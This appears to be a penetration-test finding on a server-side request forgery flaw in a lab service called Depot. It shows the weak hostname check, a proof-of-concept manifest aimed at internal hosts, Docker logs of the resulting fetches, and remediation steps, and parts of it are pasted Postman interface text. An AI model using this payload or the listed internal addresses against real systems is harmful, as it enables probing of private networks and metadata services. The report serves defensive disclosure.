

Finding-1: Server Side Request Forgery

The manifest enrichment functionality performs server-side HTTP requests to URLs supplied by authenticated users through:

```
components[].externalReferences[].url
```

The application attempts to prevent SSRF through `SsrfGuard`, but the validation only blocks the exact values `localhost` and `127.0.0.1`.

This does not prevent requests to arbitrary internal, private, link-local, or otherwise sensitive destinations.

Runtime testing confirmed that an attacker-controlled URL causes the Depot API to make a server-side HTTP request.

Severity

High

CWE: CWE-918 — Server-Side Request Forgery (SSRF)

Affected Components

- `ManifestController`
- `Component`
- `ExternalReference`
- `EnrichmentService`
- `SsrfGuard`

Root Cause

The manifest accepts arbitrary external references

The manifest accepts arbitrary external references:

```
for (ExternalReference ref : component.getExternalReferences()) {  
    String url = ref.getUrl();  
  
    if (url == null || !ssrfGuard.isAllowed(url)) {  
        continue;  
    }  
}
```

```

    }

    notes.append(
        noteCache.computeIfAbsent(
            url,
            u -> fetch(component.getName(), u)
        )
    ).append("\n");
}

```

The SSRF protection is:

```

public boolean isAllowed(String rawUrl) {
    try {
        URI uri = URI.create(rawUrl);
        String host = uri.getHost();

        if (host == null) {
            return false;
        }

        return !host.equalsIgnoreCase("localhost")
            && !host.equals("127.0.0.1");

    } catch (RuntimeException ex) {
        return false;
    }
}

```

The check is based only on two exact hostname/address strings.

It does not validate whether the resolved destination belongs to:

- loopback ranges
- private RFC1918 ranges
- link-local ranges
- IPv6 loopback/private ranges
- cloud metadata addresses
- internal DNS names
- other restricted destinations

Proof of Concept

Submit a manifest containing an attacker-controlled URL:

```
{
  "components": [
    {
      "name": "ssrf-test",
      "version": "1.0.0",
      "license": "MIT",
      "externalReferences": [
        {
          "type": "website",
          "url": "http://host.docker.internal:9001/"
        }
      ]
    }
  ]
}
```

The request was submitted through the normal authenticated manifest upload functionality.

Observed Evidence

Depot API logs showed:

You are using the Lightweight API Client, sign in or create an account to work with collections, environments and unlock all free features in Postman.

History New Import POST http://127.0.0.1:8080/api/ GET http://127.0.0.1:8080/api/ POST http://127.0.0.1:8080/api/ GET http://127.0.0.1:8080/api/ GET http://127.0.0.1:8080/api/ +

Today

- POST http://127.0.0.1:8080/api/v1/applications/aaaa11...
- GET http://127.0.0.1:8080/api/v1/reports/8769753b-...
- GET http://127.0.0.1:8080/api/v1/reports/8769753b-...
- POST http://127.0.0.1:8080/api/v1/applications/aaaa11...
- POST http://127.0.0.1:8080/api/v1/applications/aaaa11...
- GET http://127.0.0.1:8080/api/v1/applications/aaaa11...
- GET http://127.0.0.1:8080/api/v1/applications
- GET http://127.0.0.1:8080/api/v1/applications
- POST http://127.0.0.1:8080/api/v1/auth/login
- GET http://127.0.0.1:8080/api/v1/reports/46d500c8-...
- POST http://127.0.0.1:8080/api/v1/applications/aaaa11...
- GET http://127.0.0.1:8080/api/v1/reports/ebe603b5-...
- POST http://127.0.0.1:8080/api/v1/applications/aaaa11...
- GET http://127.0.0.1:8080/api/v1/reports/7b415baa-1...
- POST http://127.0.0.1:8080/api/v1/applications/aaaa11...
- GET http://127.0.0.1:8080/api/v1/reports/bc605c51-7...

Create collections in Postman
Use collections to save your requests and share them with others.
Create a Collection

http://127.0.0.1:8080/api/v1/applications/aaaa1111-1111-1111-1111-111111111111/manifests Save

POST http://127.0.0.1:8080/api/v1/applications/aaaa1111-1111-1111-1111-111111111111/manifests Send

Params Authorization Headers (9) **Body** Pre-request Script Tests Settings Cookies Beautiful

☐ none ☐ form-data ☐ x-www-form-urlencoded ☒ raw ☐ binary **JSON** ▼

```
1 {
2   "components": [
3     {
4       "name": "guava", "version": "33.0.0", "license": "Apache-2.0",
5       "externalReferences": [{"type": "registry", "url": "http://host.docker.internal:9001/"}]
6     }
7   ]
8 }
```

Body Cookies Headers (11) Test Results 200 OK 91 ms 399 B Save Response

Pretty Raw Preview Visualize **JSON** ⋮

```
1 {
2   "reportId": "fd9e7534-3f8c-4932-a8ba-8e6581550348",
3   "gateDecision": "PASS"
4 }
```

Home Workspaces ▼ Explore Search Postman Sign In Create Account

You are using the Lightweight API Client, sign in or create an account to work with collections, environments and unlock all free features in Postman.

History New Import POST http://127.0.0.1:8080/api/ GET http://127.0.0.1:8080/api/ POST http://127.0.0.1:8080/api/ GET http://127.0.0.1:8080/api/ GET http://127.0.0.1:8080/api/ +

Today

- POST http://127.0.0.1:8080/api/v1/applications/aaaa11...
- GET http://127.0.0.1:8080/api/v1/reports/8769753b-...
- GET http://127.0.0.1:8080/api/v1/reports/8769753b-...
- POST http://127.0.0.1:8080/api/v1/applications/aaaa11...
- POST http://127.0.0.1:8080/api/v1/applications/aaaa11...
- GET http://127.0.0.1:8080/api/v1/applications/aaaa11...
- GET http://127.0.0.1:8080/api/v1/applications
- GET http://127.0.0.1:8080/api/v1/applications
- POST http://127.0.0.1:8080/api/v1/auth/login
- GET http://127.0.0.1:8080/api/v1/reports/46d500c8-...
- POST http://127.0.0.1:8080/api/v1/applications/aaaa11...
- GET http://127.0.0.1:8080/api/v1/reports/ebe603b5-...
- POST http://127.0.0.1:8080/api/v1/applications/aaaa11...
- GET http://127.0.0.1:8080/api/v1/reports/7b415baa-1...
- POST http://127.0.0.1:8080/api/v1/applications/aaaa11...
- GET http://127.0.0.1:8080/api/v1/reports/bc605c51-7...

Create collections in Postman
Use collections to save your requests and share them with others.


Command Prompt - docker compose up --build

```
depot-api-1 | 2026-10-03T08:59:40.460Z INFO 1 --- [depot-api] [main] j.LocalContainerEntityManagerFactoryBean : Initial
depot-api-1 | 2026-10-03T08:59:40.542Z INFO 1 --- [depot-api] [main] o.s.d.j.r.query.QueryEnhancerFactories : Hiberna
depot-api-1 | 2026-10-03T08:59:42.238Z INFO 1 --- [depot-api] [main] o.s.boot.tomcat.TomcatWebServer : Tomcat
depot-api-1 | 2026-10-03T08:59:42.301Z INFO 1 --- [depot-api] [main] com.depote.DepotApplication : Started
depot-api-1 | 2026-10-03T08:59:52.135Z INFO 1 --- [depot-api] [nio-8080-exec-1] o.a.c.c.C.[Tomcat].[localhost].[/] : Initial
depot-api-1 | 2026-10-03T08:59:52.135Z INFO 1 --- [depot-api] [nio-8080-exec-1] o.s.web.servlet.DispatcherServlet : Initial
depot-api-1 | 2026-10-03T08:59:52.140Z INFO 1 --- [depot-api] [nio-8080-exec-1] o.s.web.servlet.DispatcherServlet : Comple
depot-api-1 | ENRICHMENT URL ALLOWED: http://127.0.0.2:9001
depot-api-1 | HTTP FETCH: http://127.0.0.2:9001
depot-api-1 | ENRICHMENT URL ALLOWED: http://host.docker.internal:9001/
depot-api-1 | HTTP FETCH: http://host.docker.internal:9001/
depot-api-1 | 172.18.0.1 - - [03/Oct/2026:09:02:42 +0000] "GET / HTTP/1.1" 200 615 "-" "Java-http-client/25.0.4.1" "-"
depot-api-1 | HTTP RESPONSE: 200
depot-api-1 | ENRICHMENT URL ALLOWED: http://host.docker.internal:9001/
depot-api-1 | 2026-10-03 09:04:28.533 UTC [27] LOG: checkpoint starting: time
depot-api-1 | 2026-10-03 09:04:29.754 UTC [27] LOG: checkpoint complete: wrote 10 buffers (0.1%); 0 WAL file(s) added, 0 removed,
depot-api-1 | 0 recycled; write=0.816 s, sync=0.144 s, total=1.222 s; sync files=7, longest=0.068 s, average=0.021 s; distance=7 kB, estimate=7 kB; ls
depot-api-1 | n=0/19BED90, redo lsn=0/19BED38
```

View in Docker Desktop View Config Enable Watch Detach

1 {
2 "reportId": "fd9e7534-3f8c-4932-a8ba-8e6581550348",
3 "gateDecision": "PASS"
4 }

<https://localhost:8080/internal/service-config> endpoint is blocked due to SSRF rules



Internal Service Verification

An attempt was made to access the internal Depot service:

`http://depot-api:8080/internal/service-config`

The application logged:


ENRICHMENT URL ALLOWED: `http://depot-api:8080/internal/service-config`

HTTP FETCH: `http://depot-api:8080/internal/service-config`

HTTP RESPONSE: 403

This demonstrates that the SSRF mechanism can reach the `depot-api` service over the Docker network.

The `403` was generated by the application's `LoopbackOnlyFilter`.



Redirect Weakness

EnrichmentService creates its HTTP client using:

```
HttpClient.newBuilder()  
    .followRedirects(HttpClient.Redirect.NORMAL)  
    .connectTimeout(Duration.ofSeconds(3))  
    .build();
```

The initial URL is checked by **SsrfGuard**, but redirected destinations are not explicitly revalidated.

This creates an additional potential SSRF bypass:

Allowed URL



HTTP 302/307 redirect



Restricted/internal URL

Impact

An attacker who can submit a manifest may be able to make the application issue HTTP requests to destinations accessible from the server's network.

Depending on deployment architecture, this could allow:

- probing internal services;
- accessing private network resources;
- reaching cloud metadata services;
- interacting with services that trust requests originating from the application network;
- bypassing network-level access restrictions based on source location.

Actual impact depends on the application's network connectivity and deployment configuration.

Remediation

The preferred solution is an **allowlist**, rather than attempting to maintain a blacklist.

For example:

Allowed:

registry.example.com

packages.example.com

Rejected:

localhost

127.0.0.1

10.0.0.0/8

172.16.0.0/12

192.168.0.0/16

IPv6 private/loopback ranges

link-local addresses

The application should:

1. Allow only explicitly trusted registry domains.
2. Restrict URL schemes, preferably to HTTPS.
3. Resolve hostnames before connecting.
4. Validate the resolved IP address.
5. Reject private, loopback, link-local, multicast and unspecified addresses.
6. Protect against DNS rebinding.
7. Disable redirects, or validate every redirect destination.
8. Restrict outbound network access at the container/network level.
9. Apply response-size limits.

Recommended Verification

After remediation, verify that:

http://localhost
http://127.0.0.1
http://127.0.0.2
http://10.x.x.x
http://172.16.x.x
http://192.168.x.x
http://[::1]
http://depot-api:8080

are rejected while legitimate registry URLs continue to work.